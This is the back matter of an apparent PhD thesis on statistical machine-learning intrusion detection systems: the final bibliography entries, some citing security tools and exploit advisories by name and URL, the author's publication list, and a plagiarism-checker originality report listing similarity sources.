[96] **Wireshark**, 1998, GNU General Public License, https://www.wireshark.org/docs/wsug$_h tml$/. (58)

[97] **TCPDUMP & LIBPCAP**, 1988, BSD licenses, https://www.tcpdump.org/. (58)

[98] Marco De Vivo, Eddy Carrasco, Germinal Isern, and Gabriela O de Vivo. **A review of port scanning techniques**. *ACM SIGCOMM Computer Communication Review*, **29**(2):41–48, 1999. (66)

[99] He Xu, Daniele Sgandurra, Keith Mayes, Peng Li, and Ruchuan Wang. **Analysing the resilience of the internet of things against physical and proximity attacks**. In *International Conference on Security, Privacy and Anonymity in Computation, Communication and Storage*, pages 291–301. Springer, 2017. (67)

[100] Md Waliullah, ABM Moniruzzaman, Md Sadekur Rahman, et al. **An Experimental Study Analysis of Security Attacks at IEEE 802. 11 Wireless Local Area Network**. *International Journal of Future Generation Communication and Networking*, **8**(1):9–18, 2015. (69)

[101] Cristina L Abad and Rafael I Bonilla. **An analysis on the schemes for detecting and preventing ARP cache poisoning attacks**. In *27th International Conference on Distributed Computing Systems Workshops (ICDCSW'07)*, pages 60–60. IEEE, 2007. (72)

[102] Hooman Asadian and Hamid Haj Seyed Javadi. **Identification of Sybil attacks on social networks using a framework based on user interactions**. *Security and Privacy*, **1**(2):e19, 2018. (73)

[103] **A2:2017-Broken Authentication**, 2017, OWASP Top Ten 2017, https://www.owasp.org/index.php/$Top_10 - 2017_A2 - Broken_Authentication$. (73)

[104] Jaegwan Yu, Eunsoo Kim, Hyoungshick Kim, and Junho Huh. **A framework for detecting MAC and IP spoofing attacks with network characteristics**. In *2016 International Conference on Software Security and Assurance (ICSSA)*, pages 49–53. IEEE, 2016. (76)

[105] Bhupinder Singh. **DESIGN OF AN INTRUSION DETECTION SYSTEM TO DETECT THE BLACK HOLE ATTACK USING LESS ENERGY CONSUMPTION IN WSN**. 2017. (77)

[106] Muhammad Umar Farooq, Muhammad Waseem, Anjum Khairi, and Sadia Mazhar. **A critical analysis on the security concerns of internet of things (IoT)**. *International Journal of Computer Applications*, **111**(7), 2015. (77)

[107] Filippo Rebecchi, Julien Boite, Pierre-Alexis Nardin, Mathieu Bouet, and Vania Conan. **DDoS protection with stateful software-defined networking**. *International Journal of Network Management*, **29**(1):e2042, 2019. (78)

[108] Gaurav Varshney, Manoj Misra, and Pradeep K Atrey. **A survey and classification of web phishing detection schemes**. *Security and Communication Networks*, **9**(18):6266–6284, 2016. (79)

[109] Mihai Christodorescu, Somesh Jha, Sanjit A Seshia, Dawn Song, and Randal E Bryant. **Semantics-aware malware detection**. In *2005 IEEE Symposium on Security and Privacy (S&P'05)*, pages 32–46. IEEE, 2005. (81)

[110] Wei Xie, Yikun Jiang, Yong Tang, Ning Ding, and Yuanming Gao. **Vulnerability detection in iot firmware: A survey**. In *2017 IEEE 23rd International Conference on Parallel and Distributed Systems (ICPADS)*, pages 769–772. IEEE, 2017. (81)

[111] Raghavendra Chalapathy and Sanjay Chawla. **Deep learning for anomaly detection: A survey**. *arXiv preprint arXiv:1901.03407*, 2019. (85)

[112] Bartosz Krawczyk. **Learning from imbalanced data: open challenges and future directions**. *Progress in Artificial Intelligence*, **5**(4):221–232, 2016. (85)

[113] Thomas Cover and Peter Hart. **Nearest neighbor pattern classification**. *IEEE transactions on information theory*, **13**(1):21–27, 1967. (86)

[114] Salima Omar, Asri Ngadi, and Hamid H Jebur. **Machine learning techniques for anomaly detection: an overview**. *International Journal of Computer Applications*, **79**(2), 2013. (86)

[115] Ian Goodfellow. **Nips 2016 tutorial: Generative adversarial networks**. *arXiv preprint arXiv:1701.00160*, 2016. (86)

[116] Christos Boutsidis, Michael W Mahoney, and Petros Drineas. **Unsupervised feature selection for principal components analysis**. In *Proceedings of the 14th ACM SIGKDD international conference on Knowledge discovery and data mining*, pages 61–69, 2008. (93, 165)

[117] Verónica Bolón-Canedo, Noelia Sánchez-Maroño, and Amparo Alonso-Betanzos. **Feature selection for high-dimensional data**. *Progress in Artificial Intelligence*, **5**(2):65–75, 2016. (93, 165)

[118] Nitesh V Chawla. **Data mining for imbalanced datasets: An overview**. *Data mining and knowledge discovery handbook*, pages 875–886, 2009. (94)

[119] Ian Goodfellow, Jean Pouget-Abadie, Mehdi Mirza, Bing Xu, David Warde-Farley, Sherjil Ozair, Aaron Courville, and Yoshua Bengio. **Generative adversarial nets**. *Advances in neural information processing systems*, **27**, 2014. (96)

[120] Alec Radford, Luke Metz, and Soumith Chintala. **Unsupervised representation learning with deep convolutional generative adversarial networks**. *arXiv preprint arXiv:1511.06434*, 2015. (96)

[121] Mehdi Mirza and Simon Osindero. **Conditional generative adversarial nets**. *arXiv preprint arXiv:1411.1784*, 2014. (97)

[122] Lei Xu and Kalyan Veeramachaneni. **Synthesizing tabular data using generative adversarial networks**. *arXiv preprint arXiv:1811.11264*, 2018. (97)

[123] Hao Zhang, Shumin Dai, Yongdan Li, and Wenjun Zhang. **Real-time distributed-random-forest-based network intrusion detection system using Apache spark**. In *2018 IEEE 37th international performance computing and communications conference (IPCCC)*, pages 1–7. IEEE, 2018. (100)

[124] Roman Timofeev. **Classification and regression trees (CART) theory and applications**. *Humboldt University, Berlin*, **54**, 2004. (100)

[125] Huazhen Wang, Fan Yang, and Zhiyuan Luo. **An experimental study of the intrinsic stability of random forest variable importance measures**. *BMC bioinformatics*, **17**(1):1–18, 2016. (100)

[126] **JMP Statistical Discovery**, 2021, SAS Institute, https://www.jmp.com/en$_i$n/$software/data-analysis-software.html$.(103, 139, 178)

[127] Md Al Mehedi Hasan, Mohammed Nasser, and Biprodip Pal. **On the KDD'99 dataset: support vector machine based intrusion detection system (ids) with different kernels**. *Int. J. Electron. Commun. Comput. Eng*, **4**(4):1164–1170, 2013. (112)

[128] Samuel H Huang. **Supervised feature selection: A tutorial.** *Artif. Intell. Res.*, **4**(2):22–37, 2015. (112)

[129] Hee-su Chae, Byung-oh Jo, Sang-Hyun Choi, and Twae-kyung Park. **Feature selection for intrusion detection using NSL-KDD**. *Recent advances in computer science*, **20132**:184–187, 2013. (112)

[130] Adetunmbi A Olusola, Adeola S Oladele, and Daramola O Abosede. **Analysis of KDD'99 intrusion detection dataset for selection of relevance features**. In *Proceedings of the world congress on engineering and computer science*, **1**, pages 20–22. WCECS, 2010. (112)

[131] Shafigh Parsazad, Ehsan Saboori, and Amin Allahyar. **Fast feature reduction in intrusion detection datasets**. In *2012 Proceedings of the 35th International Convention MIPRO*, pages 1023–1029. IEEE, 2012. (112)

[132] Tyrone Naidoo, Andre M McDonald, and Jules-Raymond Tapamo. **Feature selection for anomaly–based network intrusion detection using cluster validity indices**. 2015. (116)

[133] Maheshkumar Sabhnani and Gürsel Serpen. **Application of machine learning algorithms to KDD intrusion detection dataset within misuse detection context.** In *MLMTA*, pages 209–215, 2003. (116)

[134] Seung-Ho Kang and Kuinam J Kim. **A feature selection approach to find optimal feature subsets for the network intrusion detection system**. *Cluster Computing*, **19**(1):325–333, 2016. (119)

[135] Mark Hall, Eibe Frank, Geoffrey Holmes, Bernhard Pfahringer, Peter Reutemann, and Ian H Witten. **The WEKA data mining software: an update**. *ACM SIGKDD explorations newsletter*, **11**(1):10–18, 2009. (122)

[136] Basant Subba, Santosh Biswas, and Sushanta Karmakar. **A neural network based system for intrusion detection and attack classification**. In *2016 Twenty Second National Conference on Communication (NCC)*, pages 1–6. IEEE, 2016. (124)

[137] Xin Li, Peng Yi, Wei Wei, Yiming Jiang, and Le Tian. **LNNLS-KH: a feature selection method for network intrusion detection**. *Security and Communication Networks*, **2021**, 2021. (124, 153)

[138] Saurabh Mukherjee and Neelam Sharma. **Intrusion detection using naive Bayes classifier with feature reduction**. *Procedia Technology*, **4**:119–128, 2012. (124)

[139] Naila Marir, Huiqiang Wang, Guangsheng Feng, Bingyang Li, and Meijuan Jia. **Distributed abnormal behavior detection approach based on deep belief network and ensemble SVM using spark**. *IEEE Access*, **6**:59657–59671, 2018. (124)

[140] Ashu Bansal and Sanmeet Kaur. **Extreme gradient boosting based tuning for classification in intrusion detection systems**. In *International conference on advances in computing and data sciences*, pages 372–380. Springer, 2018. (124)

[141] Sumeet Dua and Xian Du. *Data mining and machine learning in cybersecurity*. United States, 2016. (126)

[142] Imtiaz Ullah and Qusay H Mahmoud. **A scheme for generating a dataset for anomalous activity detection in iot networks**. In *Canadian Conference on Artificial Intelligence*, pages 508–520. Springer, 2020. (133)

[143] Francois Chollet et al. **Keras**, 2015, GitHub, https://github.com/fchollet/keras. (140)

[144] Martín Abadi, Ashish Agarwal, Paul Barham, Eugene Brevdo, Zhifeng Chen, Craig Citro, Greg S Corrado, Andy Davis, Jeffrey Dean, Matthieu Devin, et al. **Tensorflow: Large-scale machine learning on heterogeneous distributed systems**. *arXiv preprint arXiv:1603.04467*, 2016. (140)

[145] Gholamreza Farahani. **Feature selection based on cross-correlation for the intrusion detection system**. *Security and Communication Networks*, **2020**, 2020. (153)

[146] Muhammad Aamir and Syed Mustafa Ali Zaidi. **Clustering based semi-supervised machine learning for DDoS attack classification**. *Journal of King Saud University-Computer and Information Sciences*, **33**(4):436–446, 2021. (153)

[147] Sweta Bhattacharya, Praveen Kumar Reddy Maddikunta, Rajesh Kaluri, Saurabh Singh, Thippa Reddy Gadekallu, Mamoun Alazab, Usman Tariq,

et al. **A novel PCA-firefly based XGBoost classification model for intrusion detection in networks using GPU**. *Electronics*, **9**(2):219, 2020. (153)

[148] Wondimu K Zegeye, Richard A Dean, and Farzad Moazzami. **Multi-layer hidden markov model based intrusion detection system**. *Machine Learning and Knowledge Extraction*, **1**(1):265–286, 2018. (153)

[149] Monika Roopak, Gui Yun Tian, and Jonathon Chambers. **Deep learning models for cyber security in IoT networks**. In *2019 IEEE 9th annual computing and communication workshop and conference (CCWC)*, pages 0452–0457. IEEE, 2019. (153)

[150] Arunavo Dey, Md Hossain, Md Hoq, Suryadipta Majumdar, et al. **Towards an Attention-Based Accurate Intrusion Detection Approach**. In *International Conference on Heterogeneous Networking for Quality, Reliability, Security and Robustness*, pages 261–279. Springer, 2021. (153)

[151] Lijian Sun, Yun Zhou, Yanjuan Wang, Cheng Zhu, and Weiming Zhang. **The effective methods for intrusion detection with limited network attack data: multi-task learning and oversampling**. *IEEE Access*, **8**:185384–185398, 2020. (153)

[152] Yanmiao Li, Yingying Xu, Zhi Liu, Haixia Hou, Yushuo Zheng, Yang Xin, Yuefeng Zhao, and Lizhen Cui. **Robust detection for network intrusion of industrial IoT based on multi-CNN fusion**. *Measurement*, **154**:107450, 2020. (153)

[153] Kamalakanta Sethi, E Sai Rupesh, Rahul Kumar, Padmalochan Bera, and Y Venu Madhav. **A context-aware robust intrusion detection system: a reinforcement learning-based approach**. *International Journal of Information Security*, **19**(6):657–678, 2020. (153)

[154] Michael I Jordan and Tom M Mitchell. **Machine learning: Trends, perspectives, and prospects**. *Science*, **349**(6245):255–260, 2015. (154)

[155] **OWASP Top Ten 2021**, 2021, Open Web Application Security project, https://owasp.org/Top10/. (155, 160)

[156] **CICFlowMeter (formerly ISCXFlowMeter)**, 2021, Canadian Institute for Cybersecurity, https://github.com/CanadianInstituteForCybersecurity/CICFlowMeter. (155, 158, 159)

[157] Angela Orebaugh, Gilbert Ramirez, and Jay Beale. *Wireshark & Ethereal network protocol analyzer toolkit*. Elsevier, 2006. (158)

[158] **Burp Suite Professional:**. https://portswigger.net/burp/pro. (161)

[159] **Apache Flink:**. https://flink.apache.org/. (161)

[160] **Arpspoof:**. https://github.com/smikims/arpspoof. (161)

[161] **NetCommander:**. https://github.com/meh/NetCommander. (161)

[162] **Zabbix 5.0.17 Remote Code Execution:**. https://packetstormsecurity.com/files/166256/Zabbix-5.0.17-Remote-Code-Execution.html. (161)

[163] **Aircrack-ng 1.7:**. https://www.aircrack-ng.org/. (161)

[164] **John the Ripper password cracker:**. https://www.openwall.com/john/. (161)

[165] **libupnp 1.6.18 - Stack-based buffer overflow (DoS):**. https://www.exploit-db.com/exploits/49119. (161)

[166] **DoSePa 1.0.4 - 'textview.php' Information Disclosure:**. https://www.exploit-db.com/exploits/2795a. (161)

[167] **jQuery UI 1.12.1 - Denial of Service (DoS):**. https://www.exploit-db.com/exploits/49489. (161)

[168] **Slowloris:**. https://github.com/gkbrk/slowloris. (161)

[169] **smurf6:**. https://kalilinuxtutorials.com/smurf6/. (161)

[170] David Dittrich. **The DoS Project's 'trinoo'distributed denial of service attack tool**. 1999. (161)

[171] **Exploiting dll hijack in real world:**. https://www.exploit-db.com/papers/14813. (161)

[172] **GlassWire's:**. https://www.glasswire.com/download/. (161)

[173] **PrintNightmare Vulnerability:**. https://www.exploit-db.com/docs/50537. (161)

[174] **Direct Dynamic Code Evaluation - Eval Injection:**. https://owasp.org/www-community/attacks/Direct_Dynamic_Code_Evaluation_Eval%20Injection. (161)

[175] **Exploiting Node.js deserialization bug for Remote Code Execution:**. https://opsecx.com/index.php/2017/02/08/exploiting-node-js-deserialization/bugfor-remote-code-execution/. (161)

[176] **TrickBot Malware:**. https://www.cisa.gov/uscert/ncas/alerts/aa21-076a. (161)

[177] **IPFilter 3.x - Fragment Rule Bypass:**. https://www.exploit-db.com/exploits/20730. (161)

[178] **Google-CVE-2022-1096:**. https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2022-1096. (161)

[179] **Linux Kernel Exploitation:**. https://github.com/xairy/linux-kernel-exploitation. (161)

[180] **ManageEngine ADSelfService Plus 6.1 - CSV Injection:**. https://www.exploit-db.com/exploits/49885. (161)

[181] **mitmproxy:**. https://mitmproxy.org/. (161)

[182] **DAMN VULNERABLE WEB APPLICATION (DVWA): 1.0.7:**. https://www.vulnhub.com/entry/damn-vulnerable-web-application-dvwa-107,43/. (161)

[183] **Cookie Theft:**. https://guides.codepath.com/websecurity/Cookie-Theft. (161)

[184] **Privilege escalation in Microsoft Windows Print Spooler servic-CVE-2022-30138:**. https://msrc.microsoft.com/update-guide/en-US/vulnerability/CVE-2022-30138. (161)

[185] **Windows Privilege Escalation: Unquoted Service Path:**. https://www.hackingarticles.in/windows-privilege-escalation-unquoted-service-path/. (161)

[186] **MalwareBuster:**. https://malwarebuster.com/, 2021. (161)

[187] **WannaCry: EternalBlue:**. https://github.com/topics/wannacry-ransomware. (161)

[188] **Bad Rabbit ransomware:**. https://securelist.com/bad-rabbit-ransomware/82851/. (161)

[189] **Unrestricted File Upload:**. https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload. (161)

[190] **Slowhttptest:**. https://www.kali.org/tools/slowhttptest/. (161)

[191] **aSYNcrone: Multifunction SYN Flood DDoS Weapon:**. https://github.com/fatihsnsy/aSYNcrone. (161)

[192] **OWASP Zed Attack Proxy:**. https://owasp.org/www-project-zap/. (161)

[193] **Ettercap:**. https://www.ettercap-project.org/. (161)

[194] **sqlmap: SQL injection flaws:**. https://sqlmap.org/. (161)

[195] **BBQSQL: Blind SQL Injection Exploitation:**. https://github.com/CiscoCXSecurity/bbqsql. (161)

[196] **Joomla 3.3.4:**. https://websec.wordpress.com/2014/10/05/joomla-3-3-4-akeeba/kickstart-remote-code-execution. (161)

[197] **Apache Log4j 2:**. https://logging.apache.org/log4j/2.x/. (161)

[198] **Webmin 1.962 - 'Package Updates' Escape Bypass RCE (Metasploit):**. https://github.com/rapid7/metasploit-framework. (161)

[199] Jari Arkko, Michelle Cotton, and Leo Vegoda. **Ipv4 address blocks reserved for documentation**. Technical report, 2010. (164)

[200] Muhammet Sinan Başarslan and İrem Düzdar Argun. **Classification of a bank data set on various data mining platforms**. In *2018 Electric Electronics, Computer Science, Biomedical Engineerings' Meeting (EBBT)*, pages 1–4. IEEE, 2018. (165)

[201] Leo Breiman. **Random forests**. *Machine learning*, **45**(1):5–32, 2001. (166)

[202] Gérard Biau and Erwan Scornet. **A random forest guided tour**. *Test*, **25**(2):197–227, 2016. (166)

[203] J. Ross Quinlan. **Learning decision tree classifiers**. *ACM Computing Surveys (CSUR)*, **28**(1):71–72, 1996. (166)

[204] Lior Rokach and Oded Maimon. **Top-down induction of decision trees classifiers-a survey**. *IEEE Transactions on Systems, Man, and Cybernetics, Part C (Applications and Reviews)*, **35**(4):476–487, 2005. (166)

[205] Geoffrey I Webb, Eamonn Keogh, and Risto Miikkulainen. **Naïve Bayes.** *Encyclopedia of machine learning*, **15**:713–714, 2010. (167)

[206] Irina Rish et al. **An empirical study of the naive Bayes classifier**. In *IJCAI 2001 workshop on empirical methods in artificial intelligence*, **3**, pages 41–46, 2001. (167)

[207] Johan AK Suykens and Joos Vandewalle. **Least squares support vector machine classifiers**. *Neural processing letters*, **9**(3):293–300, 1999. (168)

[208] Nicholas G Polson and Steven L Scott. **Data augmentation for support vector machines**. *Bayesian Analysis*, **6**(1):1–23, 2011. (169)

List of Publications

Journal Papers : Published

[1] **ND Patel**, BM Mehtre, and Rajeev Wankar. **A Snort-based Secure Edge Router for Smart Home**. Vol. 41, Issues 1, Pages 42-59, 2023, *International Journal of Sensor Networks*. ISSN online: 1748-1287. http://dx.doi.org/10.1504/IJSNET.2022.10051521
(Indexed in SCIE, DBLP, SCOPUS, UGC, Impact Factor: 1.264, Cite Score: 2.4). The work reported in this publication appears in Chapter 3.

[2] **ND Patel**, BM Mehtre, and Rajeev Wankar. **Intrusion Detection System using Resampled Dataset - A Comparative Study**. *International Journal of Ad Hoc and Ubiquitous Computing*, ISSN online: 1743-8233. http://dx.doi.org/10.1504/IJAHUC.2022.10050801 **(Indexed in SCIE, SCOPUS, UGC, Impact Factor: 0.773, Cite Score: 1.5).**
The work reported in this publication appears in Chapter 4.

[3] **ND Patel**, BM Mehtre, and Rajeev Wankar. **Artificial Neural Network based Intrusion Detection System using Multi-objective Genetic Algorithm**. *International Journal of Information and Computer Security*, ISSN online: 1744-1773. http://dx.doi.org/10.1504/IJICS.2022.10046933
(Indexed in DBLP, SCOPUS, UGC, Cite Score: 1.0).
The work reported in this publication appears in Chapter 5.

[4] **ND Patel**, BM Mehtre, and Rajeev Wankar. **Novel attribute selection technique for an efficient intrusion detection system**. Vol. 5, Issue 2, Pages 154-172, Jan 2022 *International Journal of Information Privacy, Security and Integrity*. https://doi.org/10.1504/IJIPSI.2021.120358 **(Indexed in DBLP)**.

[5] **ND Patel**, BM Mehtre, and Rajeev Wankar. **An Efficient Intrusion Detection System using Unsupervised Learning AutoEncoder**. *International Journal of Grid and Utility Computing*. **(Indexed in ESCI, Scopus, DBLP, UGC), [Impact Factor: 0.22, Cite Score: 1.8]**.

Papers Under Review

[6] **ND Patel**, BM Mehtre, and Rajeev Wankar. **A Computationally Efficient Dimensionality Reduction and Attack Classification Approach for Network Intrusion Detection**. *International Journal of Information Security*. **(Indexed in SCIE, Scopus, DBLP, UGC), , [Impact Factor: 2.427]**. **(Revision Submitted)**. The work reported in this publication appears in Chapter 6.

[7] **ND Patel**, BM Mehtre, and Rajeev Wankar. **OD-IDS2022: Generating a New Offensive Defensive Intrusion Detection Dataset and ML-based Classification**. *International Journal of Information Technology*. **(Indexed in Scopus, DBLP, UGC)**. **(Revision Submitted)**. The work reported in this publication appears in Chapter 7.

Conference Papers : Published

[8] **ND Patel**, BM Mehtre, and Rajeev Wankar. **Comparative Study of Intrusion Detection Effect Using SVM and DNN**. 10^{th} *International Conference on Reliability, Infocom Technologies and Optimization (ICRITO'2022)*, IEEE. https://doi.org/10.1109/ICRITO56286.2022.9964756 **(Indexed in DBLP, SCOPUS)** The work reported in this publication appears in Chapter 7.


[9] **ND Patel**, BM Mehtre, and Rajeev Wankar. **Spoofed Packet Detection and Prevention Mechanism**. 1^{st} *International Conference on Nanoelectronics Machine Learning Internet of Things & Computing Systems (NMIC-2021)*, Springer **(Indexed in DBLP, SCOPUS) (Accepted, in press)**.

[10] **ND Patel**, BM Mehtre, and Rajeev Wankar. **Things-to-Cloud (T2C): A Protocol-Based Nine-Layered Architecture**. anganathan, G., Chen, J., Rocha, Á. (eds): *Inventive Communication and Computational Technologies. Lecture Notes in Networks and Systems*, Vol. 145, Pages 789-805, Springer 2020, ISBN 978-981-15-7344-6. https://doi.org/10.1007/978-981-15-7345-3_68 **(Indexed in DBLP, SCOPUS)**.

[11] **ND Patel**, BM Mehtre, and Rajeev Wankar. **Simulators, Emulators, and Test-beds for Internet of Things: A Comparison**. 3^{rd} *International conference on I-SMAC (IoT in Social, Mobile, Analytics and Cloud) (I-SMAC 2019)*, Vol. 3, Pages 288-294, IEEE, 2019, ISBN 978-1-7281-4365-1. https://doi.org/10.1109/I-SMAC47947.2019.9032519 **(Indexed in DBLP, SCOPUS)**.

Statistical Machine Learning based Approaches for Developing Robust Intrusion Detection Systems

by Narottam Das Patel



Submission date: 13-Mar-2023 03:51PM (UTC+0530)
Submission ID: 2036069992
File name: Narottam_Das_Patel.pdf (6.71M)
Word count: 60005
Character count: 287351

Statistical Machine Learning based Approaches for Developing Robust Intrusion Detection Systems

ORIGINALITY REPORT

8%	6%	6%	2%
SIMILARITY INDEX	INTERNET SOURCES	PUBLICATIONS	STUDENT PAPERS

PRIMARY SOURCES

1	www.inderscience.com Internet Source	1%
2	discovery.ucl.ac.uk Internet Source	<1%
3	www.softwaretestinghelp.com Internet Source	<1%
4	www.mdpi.com Internet Source	<1%
5	www.researchgate.net Internet Source	<1%
6	N D Patel, B M Mehtre, Rajeev Wankar. "Detection of Intrusions using Support Vector Machines and Deep Neural Networks", 2022 10th International Conference on Reliability, Infocom Technologies and Optimization (Trends and Future Directions) (ICRITO), 2022 Publication	<1%
7	link.springer.com Internet Source	<1%

8	Submitted to University of Bolton Student Paper	<1 %
9	Submitted to Staffordshire University Student Paper	<1 %
10	"Cloud Computing and Security", Springer Science and Business Media LLC, 2018 Publication	<1 %
11	documents.mx Internet Source	<1 %
12	Submitted to University of Westminster Student Paper	<1 %
13	Jujie Wang, Zhenzhen Zhuang, Liu Feng. "Intelligent Optimization Based Multi-Factor Deep Learning Stock Selection Model and Quantitative Trading Strategy", Mathematics, 2022 Publication	<1 %
14	lib.convdocs.org Internet Source	<1 %
15	afrjcict.net Internet Source	<1 %
16	Sunanda Gamage, Jagath Samarabandu. "Deep learning methods in network intrusion detection: A survey and an objective comparison", Journal of Network and Computer Applications, 2020	<1 %

Publication

17	Dukka Karun Kumar Reddy, H.S. Behera, Janmenjoy Nayak, Bighnaraj Naik, Uttam Ghosh, Pradip Kumar Sharma. "Exact greedy algorithm based split finding approachfor intrusion detection in fog-enabled IoT environment", Journal of Information Security and Applications, 2021 Publication	<1 %
18	manuscriptlink-society-file.s3.ap-northeast-1.amazonaws.com Internet Source	<1 %
19	reports.ias.ac.in Internet Source	<1 %
20	Hongpo Zhang, Bo Zhang, Lulu Huang, Zhaozhe Zhang, Haizhaoyang Huang. "An Efficient Two-Stage Network Intrusion Detection System in the Internet of Things", Information, 2023 Publication	<1 %
21	riverpublishers.com Internet Source	<1 %
22	"Advances in Data Science and Management", Springer Science and Business Media LLC, 2020 Publication	<1 %
23	Submitted to University of Surrey	

	Student Paper	<1%
24	Xiaoyang Liu, Jiamiao Liu. "Malicious traffic detection combined deep neural network with hierarchical attention mechanism", Scientific Reports, 2021 Publication	<1%
25	preview.hindawi.com Internet Source	<1%
26	Submitted to uvt Student Paper	<1%
27	www.knowledgehut.com Internet Source	<1%
28	"Advances in Cyber Security", Springer Science and Business Media LLC, 2021 Publication	<1%
29	docs.h2o.ai Internet Source	<1%
30	ictactjournals.in Internet Source	<1%
31	Souradip Roy, Juan Li, Bong-Jin Choi, Yan Bai. "A lightweight supervised intrusion detection mechanism for IoT networks", Future Generation Computer Systems, 2022 Publication	<1%

32	nozdr.ru Internet Source	<1 %
33	"Advanced Intelligent Systems for Sustainable Development (AI2SD'2018)", Springer Science and Business Media LLC, 2019 Publication	<1 %
34	Ebrima Jaw, Xueming Wang. "A novel hybrid-based approach of snort automatic rule generator and security event correlation (SARG-SEC)", PeerJ Computer Science, 2022 Publication	<1 %
35	dspace5.zcu.cz Internet Source	<1 %
36	"Advances in Artificial Intelligence", Springer Science and Business Media LLC, 2020 Publication	<1 %
37	ruhevypadni.com Internet Source	<1 %
38	towardsdatascience.com Internet Source	<1 %
39	"Artificial Intelligence for Cyber Security: Methods, Issues and Possible Horizons or Opportunities", Springer Science and Business Media LLC, 2021 Publication	<1 %

40	Erkin Navruzov, Anvar Kabulov. "Detection and analysis types of DDoS attack", 2022 IEEE International IOT, Electronics and Mechatronics Conference (IEMTRONICS), 2022 Publication	<1 %
41	Submitted to SP Jain School of Global Management Student Paper	<1 %
42	github.com Internet Source	<1 %
43	dokumen.pub Internet Source	<1 %
44	idus.us.es Internet Source	<1 %
45	Eysha Saad, Sadia Din, Ramish Jamil, Furqan Rustam, Arif Mehmood, Imran Ashraf, Gyu Sang Choi. "Determining the Efficiency of Drugs Under Special Conditions From Users' Reviews on Healthcare Web Forums", IEEE Access, 2021 Publication	<1 %
46	Laisen Nie, Yixuan Wu, Xiaojie Wang, Lei Guo, Guoyin Wang, Xinbo Gao, Shengtao Li. "Intrusion Detection for Secure Social Internet of Things Based on Collaborative Edge Computing: A Generative Adversarial	<1 %

Network-Based Approach", IEEE Transactions on Computational Social Systems, 2022
Publication

47	Submitted to The University of Law Ltd Student Paper	<1 %
48	tik-old.ee.ethz.ch Internet Source	<1 %
49	Sagar Ajay Rahalkar. "Certified Ethical Hacker (CEH) Foundation Guide", Springer Science and Business Media LLC, 2016 Publication	<1 %
50	researchbank.swinburne.edu.au Internet Source	<1 %
51	zaguan.unizar.es Internet Source	<1 %
52	"Security and Privacy in New Computing Environments", Springer Science and Business Media LLC, 2021 Publication	<1 %
53	"Web, Artificial Intelligence and Network Applications", Springer Science and Business Media LLC, 2019 Publication	<1 %
54	Chaofei Tang, Nurbol Luktarhan, Yuxin Zhao. "An Efficient Intrusion Detection Method	<1 %

Based on LightGBM and Autoencoder", Symmetry, 2020
Publication

55	Aneesh Dua, Vibhor Tyagi, ND Patel, BM Mehtre. "IISR: A Secure Router for IoT Networks", 2019 4th International Conference on Information Systems and Computer Networks (ISCON), 2019 Publication	<1 %
56	Fahimeh Farahnakian, Jukka Heikkonen. "A deep auto-encoder based approach for intrusion detection system", 2018 20th International Conference on Advanced Communication Technology (ICACT), 2018 Publication	<1 %
57	purehost.bath.ac.uk Internet Source	<1 %
58	umpir.ump.edu.my Internet Source	<1 %
59	Submitted to Virginia Polytechnic Institute and State University Student Paper	<1 %
60	www.iasj.net Internet Source	<1 %
61	www.igi-global.com Internet Source	<1 %

62	"Advanced Data Mining and Applications", Springer Science and Business Media LLC, 2011 Publication	<1 %
63	Submitted to CVC Nigeria Consortium Student Paper	<1 %
64	Hao Zhang, Jie-Ling Li, Xi-Meng Liu, Chen Dong. "Multi-dimensional feature fusion and stacking ensemble mechanism for network intrusion detection", Future Generation Computer Systems, 2021 Publication	<1 %
65	baadalsg.inflibnet.ac.in Internet Source	<1 %
66	content.iospress.com Internet Source	<1 %
67	cse.nirmauni.ac.in Internet Source	<1 %
68	pure.southwales.ac.uk Internet Source	<1 %
69	"Information and Communication Technology for Competitive Strategies (ICTCS 2020)", Springer Science and Business Media LLC, 2022 Publication	<1 %

70	Ahmed Aleroud, George Karabatis. "Contextual information fusion for intrusion detection: a survey and taxonomy", Knowledge and Information Systems, 2017 Publication	<1 %
71	Amirreza Fateh, Mansoor Fateh, Vahid Abolghasemi. "Multilingual handwritten numeral recognition using a robust deep network joint with transfer learning", Information Sciences, 2021 Publication	<1 %
72	Arnaud Rosay, Kévin Riou, Florent Carlier, Pascal Leroux. "Multi-layer perceptron for network intrusion detection", Annals of Telecommunications, 2021 Publication	<1 %
73	Santanu Pattanayak. "Pro Deep Learning with TensorFlow", Springer Science and Business Media LLC, 2017 Publication	<1 %
74	Submitted to University of Hertfordshire Student Paper	<1 %
75	Submitted to University of Huddersfield Student Paper	<1 %
76	epdf.pub Internet Source	<1 %

77	"Advances in Signal and Data Processing", Springer Science and Business Media LLC, 2021 Publication	<1 %
78	"Machine Learning and Knowledge Discovery in Databases", Springer Science and Business Media LLC, 2021 Publication	<1 %
79	"Machine Learning for Networking", Springer Science and Business Media LLC, 2020 Publication	<1 %
80	Submitted to University of Sheffield Student Paper	<1 %
81	atrium.lib.uoguelph.ca Internet Source	<1 %
82	www.ijert.org Internet Source	<1 %
83	"Information Fusion for Cyber-Security Analytics", Springer Science and Business Media LLC, 2017 Publication	<1 %
84	Submitted to King's College Student Paper	<1 %
85	Xin Li, Peng Yi, Wei Wei, Yiming Jiang, Le Tian. "LNNLS-KH: A Feature Selection Method for	<1 %

Network Intrusion Detection", Security and Communication Networks, 2021
Publication

86	docplayer.net Internet Source	<1 %
87	docshare.tips Internet Source	<1 %
88	Ranjit Panigrahi, Samarjeet Borah, Akash Kumar Bhoi, Muhammad Fazal Ijaz, Moumita Pramanik, Yogesh Kumar, Rutvij H. Jhaveri. "A Consolidated Decision Tree-Based Intrusion Detection System for Binary and Multiclass Imbalanced Datasets", Mathematics, 2021 Publication	<1 %
89	arxiv.org Internet Source	<1 %
90	subhashyadav2816.medium.com Internet Source	<1 %
91	www.gecekitapligi.com Internet Source	<1 %
